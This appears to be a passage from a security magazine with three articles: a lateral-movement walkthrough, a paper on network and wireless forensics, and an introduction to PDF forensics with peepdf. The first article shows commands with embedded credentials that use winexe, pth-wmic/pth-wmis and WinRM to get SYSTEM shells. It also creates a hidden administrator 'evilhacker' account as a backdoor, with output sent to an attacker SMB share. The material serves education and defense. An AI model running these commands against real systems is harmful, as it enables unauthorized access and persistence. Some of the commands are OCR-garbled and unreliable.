Note: If you are using CTRL-C or if you are not using a - -uninstall flag then the service that's created will remain on the system which means that as an attacker you are leaving traces of the techniques you are using for remote access.

Using Winexe to gain Elevated Privileges

This means to access the system as a SYSTEM user to gain full privileges over the system, access credentials, memory and other valuable targets.

We will add - -system flag to our previous options.

```
# winexe -U User%Password1 - -uninstall - -system //192.168.1.13 cmd.exe
```

We will now access the Victim machine as the SYSTEM user.

USING WMI

Windows Management Instrumentation (WMI) is a set of specifications for accessing system configuration across an enterprise. It allows administrator to view processes, patches, hardware, and many other information about the targeted system. It has the ability to list information, create new data, delete data, and change data.

Querying System Information with WMI

To query WMI, we need to build a WMI Query Language (WQL) to get information, which is similar to Structured Query Language (SQL). The first class we are going to querying is the win32_logonsession class, which contains information about the class that are logged in, the type of logon, the start time, and other data.

Query: select LogonType, LogonId from win32_logonsession

Using this query, we select two different types of data from the win32_logonsession class which are LogonType and LogonId. The LogonType contains information about the type of login being performed and the LogonId is the internal ID number for the logon session. To execute this query, we have to use the WMI client. Kali has two different clients for WMI queries:

- Pth-wmic - It is easier for scripting and so we will focus on this
- Impacket’s script

We will specify the user and the host the same way, and then add our WQL query to the end of the command, like:

```
# pth-wmic -U User%Password1 //192.168.1.13 “select LogonType, LogonId from win32_logonsession”
```

When you will look at the output, you will see the session and logon type.

Refer below table for Logon Types for Logon Sessions:

LOGONTYPE	MEANING
0	SYSTEM account logon, typically used by computer itself.
2	Interactive logon. This is typically console access but could also br Terminal Services or other types of logons where a user is directly interacting with the system.
3	Network logon. This is s a logon for things like WMI, SMB, and other remote protocols that are interactive.
5	Service logon. This logon is reserved for running services, and although this is an indication of credentials that may exist in memory, the user won’t directly be interacting with the system.
10	Remote interactive logon. This is typically a Terminal Services logon.

After knowing the types, we will limit our query to just type 2 logons, which would tell us what logon IDs we need to look for in order to find the interactive user logons.

```
#pth-wmic -U User%Password1 //192.168.1.13 “select LogonType, LogonId from win32_logon session where LogonType=2“
```

Now we are going to script this with pth-wmic and egrep to target the values we want:

```
#pth-wmic -U User%Password1 //192.168.1.13 ‘select * from win32_loggedonuser ‘ \

| egrep -e 1273458 -e 1272968
```

At last, we can see the sessions logged into the box. Using WMI we have determined that User is logged in interactively to the system. Therefore, if we do anything that pops up a window or causes disruptions, we might be detected.

Executing Commands with WMI

There are two options for this:

- We could create a new process with WMI and then monitor the output
- We could use one of the tools built in Kali

Here, we will load the latest Impacket source code and use a stand-alone SMB server provided with it. Impacket is a series of Python scripts that allow us to use interact with things outside Samba. It is frequently used in exploit tool development for things that require SMB interaction. Installing the latest tools:

```
# git clone http://github.com/CoreSecuroty/impacket.git

# cd impacket/

# python setup .py install
```

Setting up the SMB server:

```
# service smbd stop

# smbserver .py share /tmp/
```

Let’s verify that it works:

```
# smbclient -N -L localhost
```

Looking at the output, we will see that our share is present. In Kali it allows for writes, so we can redirect our output to share. One of the nicest things about Windows is that you don’t have to map share for read and write and so the logon user would know about any strange thing being loaded.

Let’s create a backdoor. For this, we have to add this user to the Administrators group local so that we can have a full access when we come back. This ensures that if the user changes their password, still we have access to the target system. To start, we will use the net user command to create a new user called evilhacker:

```
# pthwmis -U UserPassword1 //192.168.1.13 \

‘cmd.exe /c netuser evilhacker Abc123! /add > \\192.168.1.92\ share\ out.txt’

[ wmi /wmis . c : 172 : main () ] 1: cmd.exe /c net user evilhacker Abc123! /add >

\\192.168.1.92\share\out.txt’

# pth-wmis -U User%Password1 //192.168.1.13 \

‘cmd.exe /c net localgroup Administrators evilhacker \

/add > \\192.168.1.92\share\out.txt’

# pth-wis -U User%Password1 \\192.168.1.13 \

‘cmd.exe /c net localgroup Administrators > \\192.168.1.92\share\out.txt’

[ wmi / wimps .c:172:main()] 1: cmd.exe /c net localgroup Administrators >

\\192.168.1.92\share\out.txt

# cat /tmp/out.txt
```

Let’s check to make sure we have access:

```
# winexe -U ‘evilhacker%Abc123! ‘ —system —uninstall //192.168.1.13 cmd
```

After getting the output for the above command, we have successfully created a backdoor into the system that will allow us to come back later and access it. We have added it to the Administrators group so that we can escalate privileges to the SYSTEM user. When we tried our winexe command, we got back a shell, verifying that we have access when we need it in future, regardless of what the user changes their password to.

TAKING ADVANTAGE OF WINRM

It is supported on Windows systems, and creates an additional way of remotely interacting with the Windows system. It uses SOAP over web-based connections to interact with the target system. It supports both HTTP and HTTPS as well as authentication based on Basic Auth, hashes, and Kerberos.

Functionality: Scripting with WMI-based interfaces, launch applications, and interact with PowerShell.

Executing Commands with WinRm

WinRM - It helps us to execute commands on remote systems.

pywinrm - a python library that will interact with WinRM to execute commands

To do this, open a Kali shell and type in pip install pywinrm. This will download and install the Python module and other submodules. The ghwinrm.py script uses pywinrm to allow us to call either PowerShell commands or shell scripts over Win- RM. Let’s use this to run a whoami command:

```
# ./ghwinrm.py -c -U user%Password1 -t 192.168.1.13 whoami desktop-krb3msi \user
```

Where, -U is for user credentials, -c flag means a run command, -t flag specifies the target, and the command is added to the end.

One of the differences with running commands with WinRM versus WMI is that the commands doesn’t maintain any kind of state and you can’t do an interactive session.

Example:

```
# ./ghwinrm.py -c -U user%Password1 -t 192.168.1.13 cd

C:\ Users\User

# ./ghwinrm.py -c -U user%Password1 -t 192.168.1.13 cd c:\\

# ./ghwinrm .py -c -U user%Password1 -t 192.1.1.13 cd

C:\Users\User
```

Now, we are in the user directory. This means that if we have to move around then we have to stack commands which can be done by && operator as shown below:

```
# ./ghwinrm.py -c -U user%Password1 -t 192.168.1.13 ‘cd c: \ && dir’
```

The && operator depicts that if the first command is correct, then run the second operator. We can use multiple && opera-tors in a row, but here we have just cd into the root of :C; showing we have successfully move around and ran a command.

Apart from this, WimRM allows you to execute any command where you don’t have to need an interactive session to run which includes creating and manipulating, processes and other system states.

Using WinRM to Run Powershell Remotely

We will not discuss exploitation here rather we will discuss how we can launch PowerShell, as many systems don’t log PowerShell very well where hackers take advantage of this and hide themselves.

```
# ./ghwinrm.py -p -U user%Password1 -t 192.168.1.13 “Get -Process”
```

Here, we have changed -c to -p so that we can run Powershell instead of command shell.

Ergo, while doing this we are able to get the credentials without exploiting the target system and can use built in tools and processes on these target systems, which reduces the risk of being caught and reduces the possibility to leave anything behind on the target system.

REFERENCES

- http://hashcat.net/wiki/doku.php?id=example_hashes
- http://github.com/byt3b133d3r/pth-toolkit and https://media.blackhat.com/us-13/US-13-Duckwall-Pass-the-Hash-Slides.pdf
- http://g-laurent.blogspot.com/
- http://github.com/lgandx/Responder
- https://tools.kali.org/maintaining-access/winexe
- https://msdn.microsoft.com/en-us/library/aa394554(v=vs.85).aspx
- https://msdn.microsoft.com/en-us/library/aa394554(v=vs.85).aspx
- https://msdn.microsoft.com/en-us/library/aa394189(v=vs.85).aspx
- Dr. Allen Harper, Daniel Regalado, Ryn Linn, Stephen Sims, Branko Spasoje-vic, Linda Martinez, Michael Baucom, Chris Eagle, Shon Harris," Gray Hat Hacking, The Ethical Hacker's Handbook-Fifth Edition," Getting Shells without Exploits, pp.181-197, 2018.

ABOUT AUTHORS

Hriday Raval, Director of DATA DEFTECH (OPC) PVT. LTD. and is a primary designer using Texas Instrument's DLP Mini Projector Display Module for the classified encrypted voice/video products. He is promoting Security Platforms to potential large (sized at 5000+ computers) organizations and governments and generating enormous sales in Asia. Providing helpful and courteous support to clients who have suffering from cyber-attacks and sell services to support recovery efforts with technical leadership from AuNR Systems 'USA Team (partner).

Degrees achieved – Bachelors of Engineering in Information Technology, Masters of Science in Homeland Security and Anti-Terrorism.
Certifications - Certified Information Systems Auditor (exam passed), Certified Ethical Hacker(v10) License no.: ECC4516793820., Computer Hacking Forensic Investigator(v9) License no.: ECC0916342875, Certified Mobilyze Operator, and 30+.

Contact :

Social: http://linkedin.com/in/hriday-raval-3a6966172

Web: http://www.datadefenders.tech

Network Forensics, Various Wireless Attacks and Artifacts

- Nirali Dodiya

Abstract: On the Internet, every action leaves a mark—in routers, firewalls, web proxies, and within network traffic itself. When a hacker breaks into a bank, or an insider smuggles secrets to a competitor, evidence of the crime is always left behind. But what about mobile devices and applications? What seemingly innocuous information are they sharing with, and without, your knowledge? This article is about different possible network attacks and it's artifacts.

Keywords: Network Forensics, Possible Wireless Attack, Network Artifacts, Network Analysis

INTRODUCTION

Cyber security has been a noteworthy concern and it is still alive now days because of it can be compromised using some well-known techniques like social engineering, malware, and illegal internet activity. Digital forensics (sometimes known as digital forensic science) is a branch of forensic science encompassing the recovery and investigation of material found in digital devices, often in relation to computer crime.

The technical aspect of an investigation is divided into several sub-branches, relating to the type of digital devices involved; computer forensics, network forensics, forensic data analysis and mobile device forensics. Here this article is focused on network forensics. With the emergence of the global information era, computer networks have become an indispensable infrastructure. As a result of the continuous development of computer network technologies, the number of network offenses has been increasing rapidly, which has evolved from technical issues to global social issues, forcing national governments to adopt ways of maintaining the right of users and to implement tough sanctions on network criminals. This article talks about various possible network attacks, post exploitation method and network artifacts.

Network forensic analysis is a process that analyses intrusion evidence in the networked environments to identify suspicious users as well as actions in an attack scenario. Unfortunately, the overwhelming amount and low quality of network data makes it very difficult for analysts to obtain succinct presentation of complex multi-staged intrusions. In the current literature, network forensics techniques have been studied on the basis of forensic tools, process models and framework implementations.

RELATED WORK

Network forensics was first proposed in the 1990s by Ranum, who has been credited with defining network forensics as the "capture, recording and analysis of network events in order to discover the source of security attacks or other problem incidents". Network forensics is defined by Palmer as "the use of scientifically proven techniques to collect, identify, examine, correlate, analyze, and document digital evidence from multiple, actively processing digital sources for the purpose of uncovering facts related to unauthorized activities meant to disrupt, corrupt, and/or compromise system components as well as providing information to assist in response to or to recover from these activities". Based on the above definitions, Schwartz described the aim of network forensics as the reconstruction of network events to provide sufficient evidence to allow perpetrators to be prosecuted.

In order to acquire evidences, various network forensic methods have been proposed to collect and analyze network data. Pilli proposed a method that collects packets under the TCP/IP protocol to analyze the common characteristics of attacks so as to filter suspicious packets. However, high data rate of network traffic creates difficulties for network forensics in the capture and preservation of all network packets.

BASICS OF NETWORK

a) Wired and Wireless Network

Wired network is pair or fiber optic. Wired network is used to carry different forms of electrical signals from one end to the other. A wired network uses cables to connect devices, such as laptop or desktop computers, to the Internet or another network. Mostly in wired network one internet connection is being taken using T1 line, cable modem or using any other means. This connection is shared among multiple devices using wired network concept.

b) Wireless network

As we know "Wireless" is the term refers to medium made of electromagnetic waves (i.e. EM Waves) or infrared waves. All the wireless devices will have antenna or sensors. Typical wireless devices include cellular mobile, wireless sensors, TV remote, satellite disc receiver, laptops with WLAN card etc. Wireless network does not use wires for data or voice communication; it uses radio frequency waves as mentioned above.

NETWORK FORENSICS BASICS

Network Forensics is a sub-branch of digital forensics relating to the monitoring and analysis of computer network traffic for the purposes of information gathering, legal evidence, or intrusion detection. Unlike other areas of digital forensics, network investigations deal with volatile and dynamic information. Network traffic is transmitted and then lost, so network forensics is often a pro-active investigation.

Network forensics generally has two uses. The first, relating to security, involves monitoring a network for anomalous traffic and identifying intrusions. An attacker might be able to erase all log files on a compromised host; network-based evidence might therefore be the only evidence available for forensic analysis. The second form relates to law enforcement. In this case analysis of captured network traffic can include tasks such as reassembling transferred files, searching for keywords and parsing human communication such as emails or chat sessions.

Network forensics is concerned with the monitoring and analysis of computer network traffic, both local and WAN/Internet, for the purposes of information gathering, evidence collection, or intrusion detection. Traffic is usually intercepted at the packet level, and either stored for later analysis or filtered in real-time. Unlike other areas of digital forensics network data is often volatile.

Wireless forensics is a sub-discipline of network forensics. The main goal of wireless forensics is to provide the methodology and tools required to collect and analyze (wireless) network traffic that can be presented as valid digital evidence in a court of law. The evidence collected can correspond to plain data or, with the broad usage of Voice-over-IP (VoIP) technologies, especially over wireless, can include voice conversations.


Analysis of wireless network traffic is similar to that on wired networks, however there may be the added consideration of wireless security measures.

a) Network Forensic Process

Network packet capture is the first step in the process of network forensics, and then the preservation and analysis of captured network data streams in which the network packets are displayed in transmission order and organized to establish connection in the transport layer between two hosts, which is called "Sessionizing". The correlation of network flow-removing irrelevant data with filter as capturing network flow in certain circumstances, the integrality of data-demanding data streams continuously monitored rather than retransmitted with extravagant hopes for network forensics tools, the rate of packet capture, the above are the primary factor considered in network forensics and analysis. The electronic evidence of network forensics mainly comes from: network data streams; connecting devices (including various kinds of modems, NICs, routers, hubs, switches, netting twines and interfaces, etc) and network security device or software (including IDS, Firewall, Net Gap, Antivirus Software Log, Network System Audit Records, Network Flow Monitoring Records, etc).

b) The Model of Network Forensics

Differing from traditional computer forensics, network forensics which is a mean of active defense in network security aspect is a behavior existent before intrusion, but not occurs after intrusion. In addition, it analyzes the probability of invasion constantly, acquires evidence and analyzes in a series of attack stages of network intrusion with real-time defense such as sniffer, invasion, damage and hiding invasion footprint. The Network Forensics Model is illustrated below:



SPECTRUM ANALYSIS

There are, literally, an infinite number of frequencies over which data can be transmitted through the air. Sometimes the most challenging part of an investigator's job is simply identifying the wireless traffic in the first place. For Wi-Fi traffic, the IEEE utilizes three frequency ranges:

- 2.4 GHz (802.11b/g/n)19
- 3.6 GHz (802.11y)20
- 5 GHz (802.11a/h/j/n)21

- Each of these frequency ranges is divided into distinct channels, which are smaller frequency Bands. Although the IEEE has set globally recognized frequency boundaries for 802.11 protocols
- Individual countries typically allow only a subset of these frequency ranges.

- **Wireless Passive Evidence Acquisition**

In order to capture wireless traffic, investigators need an 802.11 wireless card capable of running in Monitor mode. Many wireless cards do not support this capability. Furthermore, in order to ensure totally passive monitoring, it is preferable to use a special-purpose WiFi monitoring card that can be configured to operate completely passively.

- **Analyzing 802.11 Efficiently**

In order to analyze efficiently we can use tcpdump and tshark.We can use Wireshark to sort out the endianness problem and for large packet captures in particular, tcpdump and tshark tend to be more efficient and scalable.


COMMON WIRELESS NETWORK ATTACKS

- **Sniffing**

Eavesdropping on wireless traffic is extremely common, in part because it is so easy to do. From script kiddies in coffee shops to professional surveillance teams, wireless traffic monitoring is, frankly, popular.


- **Rogue Wireless Access Points**

Anyone can purchase a cheap WAP and plug it into the company network. Often, employees do this simply for the sake of convenience, not realizing that it opens the company to attack. Criminals also deliberately plant wireless access points that allow them to bypass the pesky firewall and remotely access the network later on.



- **Evil Twin**

The “Evil Twin” attack is when an attacker sets up a WAP with the same SSID as one that is used in the local environment, usually in order to conduct a man-in-the-middle attack on 802.11 client’s traffic.



Wi-Fi

abcd
Connected

RGHome
Secured with WPA

abcd
Not in range

D.k.dodiya
Not in range

krishna
Not in range

Marwadi_Education_IAP
Not in range

Raje
Not in range

- **WEP Cracking**

WEP is designed to encrypt the payload of data frames on a wireless network using a shared key. The key, once selected, is distributed to all stations as a “pre-shared key” (PSK). The PSK itself is never exposed on the network, and so it is expected to be shared in some out-of-band way between the stations that need it. Each station encrypts the payload of all data frames with the PSK and a randomly selected initialization vector (IV) so that the encryption key changes for every frame. The problem with using an IV in a reversible, symmetric encryption algorithm, such as RC4, is that stations have to supply the IV in plain text. Each station adds a cleartext 24-bit IV to each frame, but 24 bits is actually quite.

DIFFERENT TYPES OF NETWORK BASED EVIDENCES

There are different types of network-based evidence, all of which have pros and cons with respect to forensic analysis. This section will briefly introduce the different types and some well-known corresponding tools for evidence analysis will be provided later on.

- **Full content data**

Full content data is exactly what the name implies: it is every single piece of information that passes across a network (or networks). Nothing is being filtered, exact copies of all the traffic (often called "packet captures", abbreviated to PCAP) are being stored.

The following listing shows a (tiny) packet capture excerpt as being provided by one of the most common PCAP tools tcpdump:

```
17:35:14.465902 IP (tos 0x10, ttl 64, id 5436, offset 0, flags [DF], proto TCP (6), length 104)
 10.0.3.1.32855: Flags [P.], cksum 0x1b51 (incorrect -> 0x72bc), seq
2547781277:2547781329, ack 1824703573, win 355, options [nop,nop,TS val 622081791 ecr 622081775],
length 52
17:35:14.466007 IP (tos 0x10, ttl 64, id 52193, offset 0, flags [DF], proto TCP (6), length 52)
10.0.3.1.32855 > 10.0.3.246.22: Flags [.], cksum 0x1b1d (incorrect -> 0x4950), seq1, ack 52, win 541, options
[nop,nop,TS val 622081791 ecr 622081791], length 0
17:35:14.470239 IP (tos 0x10, ttl 64, id 5437, offset 0, flags [DF], proto TCP (6), length
```

From the listing above it becomes immediately obvious that output like this rarely is useful during network forensic investigations. Thus, while analysing a PCAP file, one either applies one of the many useful tcpdump filter options or uses graphical tools such as Wireshark to look at extracted content data (a sub-set of full content data). Extracted content data frequently refers to high-level data streams with, e.g., MAC addresses and IP protocols not being displayed to the analyst.

- **Session data**

Another source of network-based evidence is called session data. It usually consists of aggregated traffic metadata and usually refers to the conversation between two network entities, grouped together into "flows" and/or groups of network packets related to one another (cf. section 1.5.3). An example is shown in the listing below:

```
44 packets seen, 44 TCP packets traced
elapsed wallclock time: 0:00:00.025033, 1757 pkts/sec analysed
trace file elapsed time: 0:00:00.435121
```

```
TCP connection info:
1: host1.net:63807 - prefetch.biz:www (a2b) 7> 6<
2: host1.net:62941 - prefetch.biz:www (c2d) 6> 4<
3: host1.net:57312 - prefetch.biz:www (e2f) 6> 5<
4: host1.net:55792 - prefetch.biz:www (g2h) 6> 4y
```

With respect to network forensics, therefore, session data are able to inform the investigator about questions such as who talked to whom, when, for how long, etc. without looking at any contents of the conversation(s) at all. Sometimes, all an investigator needs to know is that 700,000 packets have been transferred between two otherwise "quiet" network nodes on a Sunday at 02:15 am.

- **Alert data**

Whenever network traffic triggers a pre-defined item of interest (such as a particular pattern of bytes, or counts of activity, or other characteristics) the analyst will be dealing with alert data. Alerts are typically generated by Network Intrusion Detection Systems (NIDS) such as Suricata or Snort (cf. section 1.5.4). The listing below shows an example or a snort alert message:

```
[**] [1:528:3] BAD TRAFFIC loopback traffic [**]
```

A common problem during almost every investigation involving alert data is that the analyst frequently has to deal with false alerts (commonly referred to as false positives) and thus extra care needs to be taken when interpreting the data. Moreover, alert data are often not enough to decide whether a particular pattern of network traffic is malicious or benign. The investigator will need more context to arrive at a conclusion.

- **Statistical data**

Finally, one more source of network-based evidence is called statistical data. There are many different types of statistical data (sometimes also referred to as metadata) and many useful tools to generate those different data types.

Statistical data provide the analyst with network-related aspects such as the number of bytes contained in a packet trace, start and end times of network conversations, number of services and protocols being used, most active network nodes, least active network nodes, outliers in network usage, average packet size, average packet rate, and so on. It can therefore also act as a useful source for anomaly detection.

FUTURE WORK

To find different methods for network forensics like graph method, using artificial intelligence etc. To uncover artifacts from wireless network attacks and different application like web and mobile. To find artifacts in the post exploitation situation like data exfiltration with various methods.

SUMMARY

As increasing usage of computer and digital devices the networks will increase day by day and it becomes more complex. As network increase, cyber-criminal proposed different new methods to achieve their goals and compromise system’s network. Now a days most of the people use mobile phone more than system. Eventually the mobile attack increase through network. So network forensics methods and artifacts are useful in investigation.

REFERENCES

- PD Dixon, “An overview of computer forensics”, *IEEE Potentials*, vol. 24, no.5, pp. 7-10, 2005.
- Y. Zhihong, L. Zhe and Z. Kuo, “Design and implementation based on dynamic network forensics system”, *Journal of Jilin University (Science Edition)*, vol. 46, no.4, pp. 712-720, 2008.
- S. Bernato, “The rise of anti-forensics”, [EB/OL] http://www.csoonline.com/article/print/221208.
- L. Busheng, “Computer anti-forensics research and implementation based on NTFS file system”, *Computer Engineering*, vol. 20, 2010.
- M. Rogers, “Panel session at CERIAS 2006 Information Security Symposium”, Retrieved September 11, 2007, from http://www.cerias.pursue.edu/symposium/2006/materials/pdfs/antiforensics.pdf
- FORTED, “Richard power. A tour through the realm of antiforensics”, *Computer Fraud & Security*, vol. 6, pp. 18-20, 2007.
- Richard Russon. NTFS Documentation [EB/OJ]. http://www.cribd.com/doc/2187280/NTFSDocumentation
- Kwon, D., Kim, H., Kim, J., Suh, S.C., Kim, I., Kim, K.J.: A survey of deep learning-based network anomaly detection. Cluster Comput. 20, 1–13 (2017)
- Pilli, E.S., Joshi, R.C., Niyogi, R.: Network forensic frameworks: survey and research challenges. Digital Invest. 7, 14–27 (2010)
- Hu Jingfang* and Li Bushen, *The Open Automation and Control Systems Journal*, 2013, *5*, 167-173
- Sira, R. (2003), Network Forensics Analysis Tools: An Overview of an Emerging
- Technology, SANS Institute, https://www.giac.org/paper/gsec/2478/networkforensics-analysistools-overview-emerging-technology/104303 (last accessed on October 7th, 2018)
- Kaur, P., Bijalwan, A., Joshi, R.C., Awasthi, A.: Network forensic process model and framework: an alternative scenario. In: Singh, R., Choudhury, S., Gehlot, A. (eds.) Intelligent Communication, Control and Devices. AISC, vol. 624, pp. 493–502. Springer, Singapore (2018)

ABOUT AUTHORS

Nirali Dodiya

Gujarat Forensics Sciences University,

Gujarat, India

PRESENTS
4th NATIONAL FORENSIC CONFERENCE
FORENSIC TECH 2020
27th Feb 2020 | CONSTITUTION CLUB OF INDIA, DELHI
Sattuz देसी super food
Media Partner
Energy Drink Partner
Ph - 7292079270
E-mail - support@forensicservicesindia.com

Forensicating a PDF

- Piyush Kaushik

***Abstract:* Portable Document Format (PDF) are widely used document to send any type of data. Hackers are getting more intelligent day by day they use PDF's to attack a user they embed a malicious script or an exploit or any type of payload which can be used to attack a user. Forensicating a PDF can help out in finding the malicious activity or code a PDF is containing.**

INTRODUCTION

With the rise in the use of internet worldwide, the misuse is also increasing rapidly. More than 40% of data is shared in a PDF format. PDF's are used to represent the data. A PDF can contain pictures, text, GIFs and videos as well. They are widely used as many free and open tools are available to view and edit PDF files.

As it has gained more popularity it has gained interest of many hackers to use it for their malicious activities.




Table 1

Top 10 countries where PDF attacks occur

Percentage	Jan. '09	Percentage	Jan. '10
62	United States	59	United States
5	Russian Federation	6	United Kingdom
5	United Kingdom	3	Canada
3	India	3	Germany
3	Canada	3	China
1	Australia	2	Spain
1	Italy	2	Japan
1	Turkey	2	Italy
1	Ukraine	2	Australia
1	Germany	1	India

The digital forensic investigating of a PDF file is performed to identify and analyse the evidence of suspicious activities of the user. The suspect while attacking sends a malicious PDF to a user and uses social engineering to gain the trust of the victim and pretends to show useful information in the malicious PDF.

This forensic analysis of the PDF file can be done on any type of PDF file on decrypted as well as encrypted PDF file. This tool is very much helpful to investigate a PDF file.To investigate the PDF file, we are using an open software known as PEEPDF.

PEEPDF PACKAGE DESCRIPTION

PEEPDF is an open source tool based on python to analyse PDF files in order to find out if the file can be harmful or not. The aim of this tool is to provide all the necessary components that a security team could need in a PDF investigation. We can view all the objects and streams related to the PDF file. It contains a handful of features, filters and encodings, it can be used on encrypted files too. A part of it we can modify PDF file also.

The types of mobile malware are listed as below:


REQUIREMENTS

- OS that can run python (Kali Linux preferred as [peepdf] is pre-installed on it).
- Python Directories
- PDF to analyse
